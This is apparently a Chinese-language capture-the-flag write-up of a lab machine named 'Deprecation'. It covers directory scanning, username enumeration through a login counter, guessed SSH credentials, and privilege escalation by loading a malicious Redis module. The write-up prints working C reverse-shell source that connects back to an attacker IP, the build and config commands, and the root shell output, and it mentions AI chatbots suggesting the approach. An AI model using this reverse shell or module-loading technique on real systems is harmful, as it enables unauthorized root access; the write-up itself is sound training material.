


```
404      GET      7l      11w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter

403      GET      7l      9w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter

200      GET      210l     471w     4720c http://192.168.32.136/style.css
200      GET      31l      64w     1003c http://192.168.32.136/
200      GET      0l       0w       0c http://192.168.32.136/config.php
200      GET      31l      64w     1003c http://192.168.32.136/index.php
200      GET      38l      99w     1314c http://192.168.32.136/reg.php
200      GET      1l       2w      13c http://192.168.32.136/dashboard.php
[#####] - 12s  180018/180018  0s      found:6      errors:0
[#####] - 12s  180000/180000  15092/s http://192.168.32.136/
```

但是不知道为什么注册会失败

登录界面限制登录次数，不允许爆破，倒是可以用这个功能探测用户

既然用户名存在能返回剩余次数，我就探测用户名，爆破的时候发现admin&12345和admin+也会消耗admin的登录次数

还发现了guest和test用户

太抽象了，guest都不知道试了几次试出来了，`guest:guest123`。

提示是passwd，就有一个注释 `shan*****`。猜到是ssh密码，我一开始还弄了个 shan 开头的字典用hydra爆破呢

```
shanran:shanran123
```

事实证明，ai的思路比我准多了

我现在问你一个关键问题

你试过：

 代码

```
ssh shanran@192.168.32.136
```



然后密码试：

 代码


```
shanran
shanran123
shan*****
mypassword123
```



吗？

很多 CTF 就这么简单。

redis配置文件劫持



```
kali@kali:~/Desktop/maze x penelope -p 4444 -i eth0 x ssh shanran@192.168.32.202 x
Deprecation:~$ id
uid=1000(shanran) gid=1000(shanran) groups=104(redis),1000(shanran)
Deprecation:~$ sudo -l
Matching Defaults entries for shanran on Deprecation:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for shanran:
    Defaults!/usr/sbin/visudo env_keep+=("SUDO_EDITOR EDITOR VISUAL")

User shanran may run the following commands on Deprecation:
    (ALL) NOPASSWD: /sbin/rc-service redis restart
    (ALL) NOPASSWD: /sbin/rc-service redis stop
    (ALL) NOPASSWD: /sbin/rc-service redis start
    (ALL) NOPASSWD: /sbin/rc-service redis status
Deprecation:~$ ls -alh /etc/redis.conf
-rw-rw-r-- 1 root    redis    325 Jan 30 22:27 /etc/redis.conf
Deprecation:~$
```

一开始想的是把公钥写到ssh里，但是不行，估计是有redis自己的东西把内容打乱了

```
set x "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADnZjW2LP3mg6aBb6apIdF6ZGdj0tE+DMf2WSbyBs/HtXyeHhdfWx9iI6MV/iaW
XVoCuVpzf+pqvq1+JKs jkDmC0q2rEnwTmwOfXw1+b37yVUUGeB076eXw4ImpVWUG7D7VS8LBVvGTxvGor4jRAQCrykCS
VwtwsgUikdcR3/D5mX2sLIT39i3zBatFY1lDe4t2qj0COL4v335EtrLpvJJjSJ50RJqQgy8VCFnK684e7StabUY24TeWj
9E5QSiWLucw8d1NsKc4kjcOMArnu1WcFMAH2MgIYR2pXxAAyyGB0cGkQKAuBpTw2uJvsBh13GzK6j7GcLASdnFpcMMzu
cwts6h+ZtiMDq4iK9ebVTAgR9DhCXGNHY9o50BZltdMfkoP4C210Y02/cmMnH5FsImVzqgTNVQvQoqNdnP56XsDhW0TE
OeZEDPYnTZAr7M6y1dp5j7SAxL54T++gqgym5dgGGFZCbJcASVChWwcb8cskWA9eV+rVLTfINxn7o5P5zjgkJoUyiGGb
K99luBNyMIc+Cfi7ROHK+3aRmi0LqCVyKLVwwJzib13YNGSZFlq1nc0pf4c/kEVtgm+78X1ks3k0JxSBZIDF4Dj4c2NW
N+B1cgseMnc7CxA+c6emlpzQnEhm1YSqgvhC7g50zi0EC81p2tK+NtjsJ8zjR2t0gyKwJw== kali@kali"
```

。。我说我这个方案失败了，但是gpt只认可这个方案，其他的都不认可

后来deepseek提出了加载恶意模块，原来中国ai不骗中国人

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

void init() __attribute__((constructor));

void init() {
    int sock;
```

```

struct sockaddr_in server;
char *argv[] = { "/bin/sh", NULL };
if (fork() == 0) {
    sock = socket(AF_INET, SOCK_STREAM, 0);
    server.sin_family = AF_INET;
    server.sin_port = htons(5555);
    server.sin_addr.s_addr = inet_addr("192.168.32.142");
    connect(sock, (struct sockaddr *)&server, sizeof(server));
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);
    execve("/bin/sh", argv, NULL);
}
}

```

编译并上传

```
gcc -shared -o exp.so -fPIC exp.c
```

修改配置文件

```
loadmodule /tmp/exp.so
```

重启redis

```

penelope -p 5555 -i eth0
penelope -p 5555 -i eth0
~/Desktop/maze penelope -p 5555 -i eth0
[+] Listening for reverse shells on 192.168.32.142:5555
> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] Got reverse shell from Deprecation 192.168.32.202 Linux-x86_64 root(0) • Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Python agent cannot be deployed. I need to maintain at least one Raw session to handle the PTY
[+] Attempting to spawn a reverse shell on 192.168.32.142:5555
[+] Got reverse shell from Deprecation 192.168.32.202 Linux-x86_64 root(0) • Assigned SessionID <2>
[+] Shell upgraded successfully using /var/tmp/socat
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ←
[+] Logging to /home/kali/.penelope/sessions/Deprecation~192.168.32.202-Linux-x86_64/2026_03_01-06_50_10-714.log

Deprecation:/# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Deprecation:/# ls
bin      dev      home     lost+found  mnt      proc      run      srv      tmp      var
boot    etc      lib      media      opt      root      sbin     sys      usr
Deprecation:/# cd /root
Deprecation:/root# ls
root.txt
Deprecation:/root# cat root.txt
flag{root-f7e6e45158d24a55e264ef05795c7248}
Deprecation:/root#

```

复盘的时候才看懂这个reg.php，前面没认真看，原来是另一种方式的爆破密码

```
$password_taken = false;

foreach ($users as $existing_password) {
    if ($password === $existing_password) {
        $password_taken = true;
        break;
    }
}

if ($password_taken) {
    die(json_encode([
        'status' => 'error',
        'msg'     => '这个密码已被系统占用，无法注册，请更换密码'
    ]));
}
```

